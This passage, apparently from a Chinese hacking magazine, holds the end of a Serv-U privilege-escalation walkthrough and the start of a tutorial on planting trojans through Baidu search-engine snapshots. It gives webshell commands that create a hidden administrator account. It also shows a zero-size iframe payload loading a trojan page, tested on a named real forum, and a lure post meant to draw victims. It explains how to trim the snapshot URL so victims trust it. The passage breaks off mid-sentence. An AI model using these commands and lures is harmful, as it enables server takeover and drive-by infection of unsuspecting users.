


图14

这时我们可以在“命令”处输入命令**cmd /c net user>c:\xufang.txt**，来将系统中的用户信息定向到C盘下的xufang.txt文件中，这里不是必须要选择C盘，其实只要是在webshell中可以访问的到的目录都可以！


我们在“命令”处输入**cmd /c net user xufang xufang0219 /add & net localgroup administrators xufang /add**，这里是用“&”符号将两条命令合在了一起执行，然后点“提交”。片刻后程序就会提示成功执行了命令，之后我们再次输入命令**cmd /c net user>c:\xufang.txt**，然后去看下现在的xufang.txt文件，就会发现xufang这个用户已经被成功添加进管理员组了，如图14！

接下来的事情就靠大家的想象力了去发挥了！经过我的测试，该程序无论是否提权成功，到最后都会显示成功执行了命令，所以大家不要盲目的相信程序的结果，最好是用我刚才介绍的方法测试一下是否成功执行了命令，如果该文件存在的话，就说明可以成功提权了！

八、总结

至此对该网站的检测就告一段落了。从SQL注入到eWebeditor的配置不当再到Serv-U的本地管理员密码没有进行更改，该网站管理员的安全意识真的很让人担忧！其实仔细想想，往往一台服务器遭到入侵多半都是由于管理员忽略了细节上的防护从而造成的。

（文章中涉及到的工具ASPX版Serv—U提权工具[lake2]、[Goldsun]ASP版Serv—U提权工具以及Domain3.5，光盘中已收录）



再续百度、TOM、21CN系列搜索引擎漏洞

文章难易度：★★★
文章阅读要点：使用百度、TOM、21CN系列搜索引擎快照挂马

冰河洗剑

在上期的文章中，我们已经简单介绍了百度、TOM、21CN等搜索引擎存在的漏洞，相信大家对于漏洞都有了一定的了解。本文我们将从实例的角度来介绍这些漏洞具体的利用方法。

一、挂马实例：动易官方网站论坛挂马

首先，当然是要制作好一个木马网页了，我用的是“南域剑盟网页木马生成器”，准备了上兴木马服务端“muma.exe”，将其上传到了Google的个人空间里面“http://pumaxiaoyao.googlepages.com/muma.exe”。然后将木马网址填写到“URL”中，点击“生成文件”按钮，在当前目录下就会生成一个名为“Script.txt”的文件（图1）。




图1

用记事本打开该文件，将代码复制，然后插入到任意网页文件的“<body></body>”代码段中间，即可得到一个木马网页。

我选择了动易官方网站论坛进行测试“http://bbs.powereasy.net/index.asp”，动易官方网站论坛采用的是动网DVBBS7.1.0 SP1论坛，这个论坛的安全性是很高的，好象有一个出错语句可以挂马，不过明眼人一眼就能看出来了，今天试试我们的快照挂马方法吧！

我已经在论坛里发了一张帖子了，时间挺长的了，早已被纳入了百度快照。链接为“http://bbs.powereasy.net/dispbbs.asp?BoardID=44&id=211892”，在其中包含有挂木马网页的语句：“<iframe src=http://www.chinaprider.com/bbs/images/board/index.htm widht=0 height=0></iframe>”，语句效果是在网页中加入隐藏的框架，框架中是木马网页（图2）。这个链接的百度快照结果就不用再抓图了吧，反正在快照里面。挂马语句是执行了的，现在我们要想办法让别人来访问这个快照链接“http://cache.baidu.com/c?word=iframe%2C%C2%DB%CC%B3&url=http%3A//bbs%2Epowereasy%2Enet/dispbbs%2Easp%3FBoardID%3D44%26id%3D211892&b=0&a=24&user=baidu”。



图2

在论坛里重新注册了一个帐号，发了一封新帖，名字起得震憾一些，比如什么“泣血求公道，铁证如山，看看百度快照中被斑主删掉的揭发帖……”之类的。总之，让别人被吸引来打开这个快照链接（图3）。不用说，绝对会有不少人打开这个帖子的，最少斑主一人会打开它的！后面就不用我多说了吧！




图3

二、百度快照挂马分析

从上面的挂马实例可以看出，百度快照让所有网页都可以挂马了！但是在真实的攻击过程中，大家可能还会碰到几个问题需要解决。

1．如何才能让自己的网页被加入快照呢？

如果我们在某个网页中已经写入了挂马语句，但是却不能从百度中搜索到这个网页，自然也就无从生成百度快照链接进行攻击了。因此，进行攻击前先要将自己的网页加入百度搜索引擎中。方法很多了，比如在热门的站点中进行回复挂马，提高网页的访问量，最直接的方法就是主动出击，提交百度搜索添加申请，申请免费加入搜索引擎。打开网页“http://www.baidu.com/search/url_submit.html”，

在中间的输入框中输入网站的地址，例如加入上面我们评论新浪新闻的网址（图4），再输入验证码，点击“提交”即可（图5）。一般百度在48小时内就会使用邮件答复你，如果申请成功的话，就可以通过搜索引擎搜索到评论的网址了。




图4




图5

2．如何让网址更“可信”？

虽然我们发送的百度快照链接网址确实是指向百度的，但是链接中一大串URL解码字符难免让一些用户心生疑惑，因此最好将快照链接地址进行一下修改。以前面的链接“http://cache.baidu.com/c?word=iframe%2C%C2%DB%CC%B3&url=http%3A//bbs%2Epowereasy%2Enet/dispbbs%2Easp%3FBoardID%3D44%26id%3D211892&b=0&a=24&user=baidu”为例，链接中的“word=iframe%2C%C2%DB%CC%B3”是用来限定搜索关键词的，即然已经有了网址当然就不用再搜索了，所以可以删除这部份内容。后面的参数部份“&user=baidu”是指定访问用户来源的，也可以删除；但是“&b=0&a=24”不可以删除，否则会显示丢失参数。经过简化后的快照链接就变成了“http://cache.baidu.com/c?url=http%3A//bbs%2Epowereasy%2Enet/dispbbs%2Easp%3FBoardID%3D44%26id%3D211892&b=0&a=24”，看起来还有些别扭是吧？那就变成这样吧“http://cache.baidu.com/c?url=http://bbs.powereasy.net/dispbbs.asp?BoardID=44%26id=211892&b=0&a=24”，千万